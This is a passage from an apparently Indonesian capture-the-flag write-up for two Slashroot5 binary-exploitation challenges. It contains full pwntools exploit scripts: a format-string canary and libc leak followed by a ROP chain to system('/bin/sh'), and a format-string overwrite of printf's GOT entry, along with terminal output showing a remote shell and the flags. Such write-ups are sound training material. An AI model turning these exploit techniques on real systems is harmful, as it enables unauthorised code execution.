*a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)
```

```
# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      PIE enabled

io = start()

libc = ELF("./libc6_2.31-0ubuntu9.2_amd64.so")

p = '%13$p-%15$p'
io.sendline(p)

data = io.recvline()[:-1].split("-")
print data
canary = int(data[0],16)
leak_libc = int(data[1],16)
libc.address = leak_libc - libc.sym['__libc_start_main'] -234 - 9
print hex(libc.address )

pop_rdi = libc.search(asm("pop rdi ; ret")).next()
bin_sh = libc.search("/bin/sh").next()

p ='a'*24
p += p64(canary)
p += p64(0)
p += p64(pop_rdi)
p += p64(bin_sh)
```

```
p += p64(pop_rdi+1)
p += p64(libc.sym['system'])
io.sendline(p)

io.interactive()
```


Flag:

`Slashroot5{>,<Puuramu-kun hontou ni kawaii desu nee~ >,<}`

LAMPRAMNGABYASAKBAR

Langkah Penyelesaian:

Vulnnya adalah format string. Diberikan 3 input yang dimana semuanya bisa format string, pertama hanya diberikan 10 bytes input, dan lainnya 72 bytes.
Input pertama untuk mendapatkan base libc address dengan cara leak __libc_start_main.
Input kedua untuk mengubah isi GOT printf dengan system, karena NO Relro jadi bisa ganti got dari printf.
Input Ketiga untuk memberikan argument ke system yaitu /bin/sh.
Jadi hasil akhirnya dari print("/bin/sh") menjadi system("/bin/sh").



```
┌─[root@kali]─[/media/sf_CTF/slashroot/LAMPRAMNGABYASAKBAR]
└──╼ #python solve.py
[*] '/media/sf_CTF/slashroot/LAMPRAMNGABYASAKBAR/chall'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Opening connection to 103.145.226.170 on port 2023: Done
[*] '/media/sf_CTF/slashroot/LAMPRAMNGABYASAKBAR/libc6_2.31-0ubuntu9.2_amd64.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
0x7f3630a6b000
0x403388
0x7f3630ac0410
0x410
0xac
[*] Switching to interactive mode
aaaaaaaaaaaa\x883@$ ls
chall
flag.txt
$ cat flag.txt
Slashroot5{wh4t_a_h4ck3r!!1!!_lamng4b_pr4m_x0x0x0x0}
$ 
```

Code:

```
solve.py
```

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
```

```python
# This exploit template was generated via:
# $ pwn template --host 103.145.226.170 --port 2023 ./chall
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./chall')

# Many built-in settings can be controlled on the command-line and
show up
# in "args".  For example, to dump all data sent/received, and
disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '103.145.226.170'
port = int(args.PORT or 2023)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript,
*a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)
```

```python
# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
b *0x00000000004012bc
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     amd64-64-little
# RELRO:    No RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      No PIE (0x400000)

io = start()

libc = ELF("./libc6_2.31-0ubuntu9.2_amd64.so")

p = '%p-%19$p\n'
io.send(p)

data = io.recvline()[:-1].split("-")
leak_libc = int(data[1],16)
libc.address = leak_libc - libc.sym['__libc_start_main'] -234 -9
print hex(libc.address )

got_printf = exe.got['printf']
print hex(got_printf)
system = libc.sym['system']
print hex(system)
off = [system&0xffff,system>>16&0xff]
print hex(system&0xffff)
print hex(system>>16&0xff)

p = '%{}x%13$hn'.format(off[0])
```

```
p += '%{}x%14$hhn'.format(off[1]+(0x100-off[0]&0xff))
p = p.ljust(40,"a")
p += p64(got_printf)
p += p64(got_printf+2)

io.send(p)

io.recvuntil("a"*4)
p = '/bin/sh\x00'
io.send(p)

io.interactive()
```

Flag:

`Slashroot5{wh4t_a_h4ck3r!!1!!_lamng4b_pr4m_x0x0x0x0}`